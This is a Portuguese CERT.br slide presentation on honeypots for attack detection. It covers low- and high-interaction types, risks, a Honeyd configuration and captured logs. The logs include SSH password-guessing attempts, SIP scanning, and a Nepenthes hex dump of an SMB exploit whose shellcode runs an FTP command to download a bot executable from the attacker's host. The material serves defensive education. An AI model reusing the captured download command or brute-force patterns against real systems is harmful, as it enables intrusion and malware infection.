Uso de Honeypots no auxílio à detecção de ataques


Klaus Steding-Jessen
jessen@cert.br

Esta apresentação:
http://www.cert.br/docs/palestras/

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto br
Comitê Gestor da Internet no Brasil

Sobre o CERT.br


Criado em 1997 como ponto focal nacional para tratar incidentes de segurança relacionados com as redes conectadas à Internet no Brasil



FIRST Improving Security Together MEMBER
APWG
SEIPartner CERT Courses
The Honeynet PROJECT®

http://www.cert.br/missao.html

Estrutura do CGI.br



01- Ministério da Ciência e Tecnologia
02- Ministério das Comunicações
03- Casa Civil da Presidência da República
04- Ministério da Defesa
05- Ministério do Desenvolvimento, Indústria e Comércio Exterior
06- Ministério do Planejamento, Orçamento e Gestão
07- Agência Nacional de Telecomunicações (Anatel)
08- Conselho Nacional de Desenvolvimento Científico e Tecnológico
09- Fórum Nacional de Secretários Estaduais para Assuntos de C&T
10- Representante de Notório Saber em Assuntos de Internet

11- Provedores de Acesso e Conteúdo
12- Provedores de Infra-estrutura de Telecomunicações
13- Indústria de Bens de Informática, Telecomunicações e Software
14- Segmento das Empresas Usuárias de Internet
15-18- Representantes do Terceiro Setor
19-21- Representantes da Comunidade Científica e Tecnológica

Atribuições do CGI.br

Entre as diversas atribuições e responsabilidades definidas no Decreto Presidencial nº 4.829, destacam-se:

- a proposição de normas e procedimentos relativos à regulamentação das atividades na internet
- a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil
- o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país**
- a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas**

Agenda

- Introdução
  - Conceitos
  - Histórico
  - Vantagens e Desvantagens
- Tipos de Honeypots
- Riscos
- Quando Usar Cada Tipo
- Baixa x Alta Interatividade
- Implementação
- Análise de Logs
- Referências

"*A Honeypot is a security resource whose value lies in being probed, attacked or compromised.*"

— Lance Spitzner, Honeypots: Tracking Hackers

Possíveis Aplicações

- Detecção de *probes* e ataques automatizados
- Captura de ferramentas, novos *worms*/*bots*, etc
- Comparação com *logs* de *firewall*/IDS
- Identificação de máquinas infectadas/comprometidas
- Melhorar a postura de segurança

Histórico (1/2)

1988–1989: "*Stalking the Wily Hacker*" e "*The Cuckoo's Egg*", Clifford Stoll
Sistema não havia sido preparado para ser invadido. Discrepância de US$ 0,75 na contabilidade do sistema deu início à monitoração do invasor.

1992: "*An Evening with Berferd*", Bill Cheswick e "*There Be Dragons*", Steven M. Bellovin
Sistema preparado para ser invadido, visando o aprendizado. Foram utilizados emuladores de serviços e ambientes *chroot'd*.

Histórico (2/2)

1997–1998: Primeiras ferramentas
Deception Toolkit (DTK), Cybercop Sting, NetFacade, and NFR BackOfficer Friendly

1999: Início do projeto *Honeynet*, com 30 membros

2001: Início da *Honeynet Research Alliance*

2002: Honeyd

2006: Após 1 ano de desenvolvimento em paralelo
Mwcollect e Nepenthes se unem
Nepenthes passa a ser o *software* e Mwcollect uma comunidade sobre esforços de coleta de *malware*

2008: *client-side honeypots*

2009: Dionaea (em andamento)

Vantagens da Tecnologia

- Não há tráfego “normal” – tudo é suspeito e potencialmente malicioso
- Menor volume de dados para analisar do que sensores IDS
- Pode prover dados valiosos sobre atacantes
  - novos métodos
  - ferramentas usadas, etc
- Pode coletar novos tipos de *malware*
- Pode ser usado para capturar *spam*

Desvantagens da Tecnologia

- Dependendo do tipo de *honeypot*, pode oferecer riscos à instituição
- Pode demandar muito tempo
- Vê apenas os ataques direcionados ao *honeypot*

Tipos de Honeypots

- Baixa Interatividade
- Alta Interatividade

Honeypots de Baixa Interatividade

- Emulam serviços e sistemas
- O atacante não tem acesso ao sistema operacional real
- O atacante não compromete o *honeypot* (idealmente)
- Fácil de configurar e manter
- Baixo risco
- Informações obtidas são limitadas
- Exemplos: "*listeners*", emuladores de serviços, Honeyd, Nepenthes

Honeypots de Alta Interatividade

- Mais difíceis de instalar e manter
- Maior risco
- Necessitam mecanismos de contenção – para evitar que sejam usados para lançamento de ataques contra outras redes
- Coleta extensa de informações
- Exemplos: *honeynets* e *honeynets* virtuais

Honeynets

"*A Honeynet is nothing more than one type of honeypot. Specifically, it is a high interaction honeypot designed primarily for research, to gather information on the enemy. [. . .] A Honeynet is different from traditional honeypots, it is what we would categorize as a research honeypot.*"

– Lance Spitzner, Know Your Enemy: Honeynets

Características das *Honeynets*

- Redes com múltiplos sistemas e aplicações
- Mecanismo robusto de contenção de tráfego
  - pode possuir múltiplas camadas de controle
  - freqüentemente chamado de *honeywall*
- Mecanismos de alerta e de captura de dados

Requisitos das *Honeynets*

- Não haver poluição de dados
  - sem testes ou tráfego gerado pelos administradores
- Controle
  - deve impedir os ataques partindo da *honeynet* contra outros sistemas
  - precisa ser transparente para o atacante
  - pode não enganar todos os atacantes
  - deve permitir que o atacante “trabalhe”, baixe ferramentas, conecte no IRC, etc.
  - deve possuir múltiplas camadas de contenção
- Captura de dados
- Coleta de dados
- Mecanismos de alerta

Riscos

Riscos – Baixa Interatividade

- Comprometimento do Sistema Operacional "real" do *honeypot*
- O *software* do *honeypot* pode ter vulnerabilidades
- Atrair atacantes para a sua rede

Riscos – Alta Interatividade (1/2)

- Um erro nos mecanismos de controle ou na configuração pode:
  - permitir que o *honeypot* seja usado para prejudicar outras redes
  - abrir uma porta para a rede da sua organização
- Um comprometimento associado com sua organização pode afetar a sua imagem

Riscos – Alta Interatividade (2/2)

Porque são mais arriscados:

- Nível de interação – o atacante tem controle total sobre a máquina
- Complexos de instalar e manter
  - diversas tecnologias interagindo
  - múltiplos pontos de falha
- Novos ataques e ameaças inesperadas podem não ser contidos ou vistos

Quando Usar Cada Tipo

Uso – Baixa Interatividade

- Não há *hardware* suficiente para montar uma *honeynet*
- O risco de outro tipo de *honeypot* não é aceitável
- O propósito é:
  - identificar *scans* e ataques automatizados
  - enganar *script kiddies*
  - atrair atacantes para longe de sistemas importantes
  - coletar assinaturas de ataques

Uso – Alta Interatividade

- O propósito é observar:
  - o comportamento e as atividades de atacantes
  - um comprometimento real (não emulado)
  - conversas de IRC
- Coletar material para pesquisa e treinamento em análise de artefatos e análise forense

Baixa x Alta Interatividade

Características	Baixa Interatividade	Alta Interatividade
Instalação	fácil	mais difícil
Manutenção	fácil	trabalhosa
Obtenção de informações	limitada	extensiva
Necessidade de mecanismos de contenção	não	sim
Atacante tem acesso ao S.O. real	não (em teoria)	sim
Aplicações e serviços oferecidos	emulados	reais
Atacante pode comprometer o *honeypot*	não (em teoria)	sim
Risco da organização sofrer um comprometimento	baixo	alto

Implementação

Honeyd

"*Honeyd is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses - I have tested up to 65536 - on a LAN for network simulation.*"

- http://www.honeyd.org/

Honeyd: honeyd.conf

```
### default
create default
set default personality "Microsoft Windows XP Professional"
set default default tcp action reset
set default default udp action reset
set default default icmp action open

###  Linux

create linux
set linux personality "Linux Kernel 2.4.3 SMP (RedHat)"
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open

add linux tcp port 111 open

bind 192.168.0.1 linux
bind 192.168.0.2 linux
```

Nepenthes

"*Nepenthes is a versatile tool to collect malware. It acts passively by emulating known vulnerabilities and downloading malware trying to exploit these vulnerabilities.*"

- http://nepenthes.carnivore.it/

Dionaea

"*Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls*"

- http://dionaea.carnivore.it/

Análise de Logs

Logs Honeyd: exemplos (cont)

```
2011-01-16-20:56:41.3072 tcp(6) - 85.185.173.28 4975 192.168.0.57 4899: 48 S
2011-01-16-20:56:41.3291 tcp(6) - 85.185.173.28 4510 192.168.0.55 4899: 48 S
2011-01-16-20:56:41.3337 tcp(6) - 85.185.173.28 4359 192.168.0.48 4899: 48 S
2011-01-16-20:56:41.4412 tcp(6) - 85.185.173.28 4890 192.168.0.56 4899: 48 S
2011-01-16-20:56:41.4421 tcp(6) - 85.185.173.28 1036 192.168.0.59 4899: 48 S
2011-01-16-20:56:41.4453 tcp(6) - 85.185.173.28 4473 192.168.0.54 4899: 48 S
2011-01-16-20:56:41.4479 tcp(6) - 85.185.173.28 1046 192.168.0.62 4899: 48 S
2011-01-16-20:56:41.4488 tcp(6) - 85.185.173.28 4364 192.168.0.51 4899: 48 S
2011-01-16-20:56:41.4669 tcp(6) - 85.185.173.28 1031 192.168.0.58 4899: 48 S
2011-01-16-20:56:41.4688 tcp(6) - 85.185.173.28 4365 192.168.0.52 4899: 48 S
2011-01-16-20:56:41.4733 tcp(6) - 85.185.173.28 1042 192.168.0.61 4899: 48 S
2011-01-16-20:56:41.4762 tcp(6) - 85.185.173.28 1039 192.168.0.60 4899: 48 S
```

Logs Honeyd: exemplos (cont)

```
T 2011/01/16 18:33:54.407677 218.12.198.70:53274 -> 192.168.0.61:22 [AP]
  SSH-2.0-libssh-0.11..

T 2011/01/16 20:36:43.600119 62.38.27.161:49681 -> 192.168.0.61:22 [AP]
  SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.623727 62.38.27.161:55708 -> 192.168.0.56:22 [AP]
  SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.640609 62.38.27.161:58963 -> 192.168.0.54:22 [AP]
  SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.651256 62.38.27.161:60378 -> 192.168.0.58:22 [AP]
  SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.652722 62.38.27.161:60375 -> 192.168.0.62:22 [AP]
  SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.653342 62.38.27.161:53103 -> 192.168.0.59:22 [AP]
  SSH-2.0-libssh-0.1..
```

Logs Honeyd: exemplos (cont)

```
Jan 17 13:37:57 hpot sshd: 'luisa' (password 'luisa123') from 201.62.100.155
Jan 17 13:38:00 hpot sshd: 'luisa' (password '123456') from 201.62.100.155
Jan 17 13:38:02 hpot sshd: 'luisa' (password '123') from 201.62.100.155
Jan 17 13:38:05 hpot sshd: 'armando' (password 'armando') from 201.62.100.155
Jan 17 13:38:07 hpot sshd: 'armando' (password 'armando123') from 201.62.100.155
Jan 17 13:38:09 hpot sshd: 'armando' (password '123456') from 201.62.100.155
Jan 17 13:38:12 hpot sshd: 'armando' (password '123') from 201.62.100.155
Jan 17 13:38:14 hpot sshd: 'matheos' (password 'matheos') from 201.62.100.155
Jan 17 13:38:16 hpot sshd: 'matheos' (password 'matheos123') from 201.62.100.155
Jan 17 13:38:19 hpot sshd: 'matheos' (password '123456') from 201.62.100.155
Jan 17 13:38:21 hpot sshd: 'matheos' (password '123') from 201.62.100.155
Jan 17 13:38:23 hpot sshd: 'mateo' (password 'mateo') from 201.62.100.155
Jan 17 13:38:26 hpot sshd: 'mateo' (password 'mateo123') from 201.62.100.155
Jan 17 13:38:28 hpot sshd: 'mateo' (password '123456') from 201.62.100.155
Jan 17 13:38:30 hpot sshd: 'mateo' (password '123') from 201.62.100.155
Jan 17 13:38:32 hpot sshd: 'angela' (password 'angela') from 201.62.100.155
Jan 17 13:38:35 hpot sshd: 'angela' (password 'angela123') from 201.62.100.155
Jan 17 13:38:37 hpot sshd: 'angela' (password '123456') from 201.62.100.155
Jan 17 13:38:39 hpot sshd: 'angela' (password '123') from 201.62.100.155
```

Logs Honeyd: exemplos (cont)

```
T 2011/01/16 12:05:54.255121 113.53.231.82:50210 -> 192.168.0.62:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.62..Connection: Close....

T 2011/01/16 12:05:54.257410 113.53.231.82:44469 -> 192.168.0.55:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.55..Connection: Close....

T 2011/01/16 12:05:54.265120 113.53.231.82:52495 -> 192.168.0.54:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.54..Connection: Close....
```

Logs Nepenthes: exemplos

```
[11022008 03:50:46 debug net mgr] Accepted Connection Socket TCP  (accept)
200.104.169.24:3775 -> hpot:445
[11022008 03:50:56 info down mgr] Handler ftp download handler will download
ftp://200.104.169.24:21910/msnnmaneger.exe
[11022008 03:50:56 info down handler] url has
ftp://200.104.169.24:21910/msnnmaneger.exe ip, we will download it now

[2008-02-11T03:51:25] 200.104.169.24 -> hpot \
ftp://200.104.169.24:21910/msnnmaneger.exe 62a00070154ecd8e3b5bda83432ba4c3
```

AVG	-	-	BackDoor.RBot.AX
BitDefender	-	-	DeepScan:Generic.Malware.KIFWXg.44C81B79
CAT-QuickHeal	-	-	Backdoor.SdBot.gen
ClamAV	-	-	PUA.Packed.Themida
F-Secure	-	-	Backdoor:W32/Rbot.GJJ
Ikarus	-	-	Generic.Sdbot
NOD32v2	-	-	a variant of Win32/Packed.Themida
Prevx1	-	-	BACKDOOR.DIMPY.WIN32VBSY.Q
Sophos	-	-	Sus/ComPack
Sunbelt	-	-	VIPRE.Suspicious
TheHacker	-	-	W32/Behav-Heuristic-064
VirusBuster	-	-	Worm.Rbot.VDL

Logs Nepenthes: exemplos

```
Feb 11 03:50:56.360974 200.104.169.24.3788 > hpot.445
  0020: 5010 faf0 fcce 0000 ff53 4d42 7300 0000  .........SMBs...
  0030: 0018 07c8 0000 0000 0000 0000 0000 0000  ................
  0040: 0000 3713 0000 0000 0cff 0000 0004 110a  ................
  0050: 0000 0000 0000 007e 1000 0000 00d4 0000  .......~........
  0060: 807e 1060 8210 7a06 062b 0601 0505 02a0  .~....z..+.....
  0070: 8210 6e30 8210 6aa1 8210 6623 8210 6203  ..n0..j¡..f#..b.
  0080: 8204 0100 4141 4141 4141 4141 4141 4141  ....AAAAAAAAAAAA
  0090: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  [...]
  0500: 0000 8b40 3405 7c00 0000 8b68 3c5f 31f6  ...@4.|....h<_1.
  0510: 6056 eb0d 68ef cee0 6068 98fe 8a0e 57ff  ....h....h....W.
  0520: e7e8 eeff ffff 636d 6420 2f63 2065 6368  ......cmd /c ech
  0530: 6f20 6f70 656e 2030 2e30 2e30 2e30 2032  o open 0.0.0.0 2
  0540: 3139 3130 203e 3e20 6969 2026 6563 686f  1910 >> ii &echo
  0550: 2075 7365 7220 6120 6120 3e3e 2069 6920   user a a >> ii
  0560: 2665 6368 6f20 6269 6e61 7279 203e 3e20  &echo binary >>
  0570: 6969 2026 6563 686f 2067 6574 206d 736e  ii &echo get msn
  0580: 6e6d 616e 6567 6572 2e65 7865 203e 3e20  nmaneger.exe >>
  0590: 6969 2026 6563 686f 2062 7965            ii &echo bye
```

Logs SIP (OPTIONS)

```
U 2010/09/28 22:54:07.491696 89.47.63.183:59317 -> network_server:5060
  OPTIONS sip:100@network_server SIP/2.0..Via: SIP/2.0/UDP 127.0.1.1:5060;bra
  nch=z9hG4bK-3932320937;rport..Content-Length: 0..From: "sipvicious"<sip:100
  @1.1.1.1>; tag=6338616232316238313363340132333530383633323634..Accept: appl
  ication/sdp..User-Agent: friendly-scanner..To: "sipvicious"<sip:100@1.1.1.1
  >..Contact: sip:100@127.0.1.1:5060..CSeq: 1 OPTIONS..Call-ID: 3655079754140
  81403837664..Max-Forwards: 70....

U 2010/09/28 22:54:07.580669 network_server:5060 -> 89.47.63.183:59317
  SIP/2.0 200 OK..Call-id: 365507975414081403837664..Cseq: 1 OPTIONS..From: "
  sipvicious"<sip:100@1.1.1.1>; tag=6338616232316238313363340132333530383633323
  23634..To: "sipvicious"<sip:100@1.1.1.1>..Via: SIP/2.0/UDP 127.0.1.1:5060;b
  ranch=z9hG4bK-3932320937;received=89.47.63.183;rport=59317..Server: Asteris
  k PBX 1.2.22..Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, N
  OTIFY, INFO..Supported: replaces, timer..Contact: <sip:network_server>..Acc
  ept: application/sdp..Content-length: 0....
```

Los SIP (REGISTER)

```
2010-10-20 05:57:55 IP: 211.103.141.180, method: REGISTER,
from: "123", to: "123", CSeq: "1 REGISTER", user-agent: "friendly-scanner"

[...] from: "1234", to: "1234", [...]
[...] from: "12345", to: "12345", [...]
[...] from: "123456", to: "123456", [...]
[...] from: "sip", to: "sip", [...]
[...] from: "admin", to: "admin", [...]
[...] from: "pass", to: "pass", [...]
[...] from: "password", to: "password", [...]
[...] from: "testing", to: "testing", [...]
[...] from: "guest", to: "guest", [...]
[...] from: "voip", to: "voip", [...]
[...] from: "account", to: "account", [...]
[...] from: "passwd", to: "passwd", [...]
[...] from: "qwerty", to: "qwerty", [...]
[...] from: "654321", to: "654321", [...]
[...] from: "54321", to: "54321", [...]
[...] from: "4321", to: "4321", [...]
[...] from: "abc123", to: "abc123", [...]
[...] from: "123abc", to: "123abc", [...]
```

Logs SIP (INVITE)

```
U 2010/09/30 23:50:21.236653 67.21.82.4:45018 -> network_server:5060
  INVITE sip:96626653000@network_server SIP/2.0..Via: SIP/2.0/UDP 67.21.82.4:
  45018;rport;branch=z9hG4bK051C0283E05B4BF182275668E1F3BD15..From: 102 <sip:
  102@network_server>;tag=129156506..To: <sip:96626653000@network_server>..Co
  ntact: <sip:102@67.21.82.4:45018>..Call-ID: 3A1309F9-9FAC-4BE3-8B7E-9294496
  D1E08@192.168.1.3..CSeq: 9999 INVITE..Max-Forwards: 70..Content-Type: appli
  cation/sdp..User-Agent: X-PRO build 1101..Content-Length: 312....v=0..o=102
   4272671 4272671 IN IP4 67.21.82.4..s=X-PRO..c=IN IP4 67.21.82.4..t=0 0..m=
  audio 45020 RTP/AVP 0 8 3 18 98 97 101..a=rtpmap:0 pcmu/8000..a=rtpmap:8 pc
  ma/8000..a=rtpmap:3 gsm/8000..a=rtpmap:18 G729/8000..a=rtpmap:98 iLBC/8000.
  .a=rtpmap:97 speex/8000..a=rtpmap:101 telephone-event/8000..a=fmtp:101 0-15
  ..
```

Referências

- Honeypots e Honeynets: Definições e Aplicações
  http://www.cert.br/docs/whitepapers/honeypots-honeynets/
- Consórcio Brasileiro de Honeypots
  http://www.honeypots-alliance.org.br/
- *The Honeynet Project*
  http://www.honeynet.org/
- CERT.br
  http://www.cert.br/
- NIC.br
  http://www.nic.br/
- CGI.br
  http://www.cgi.br/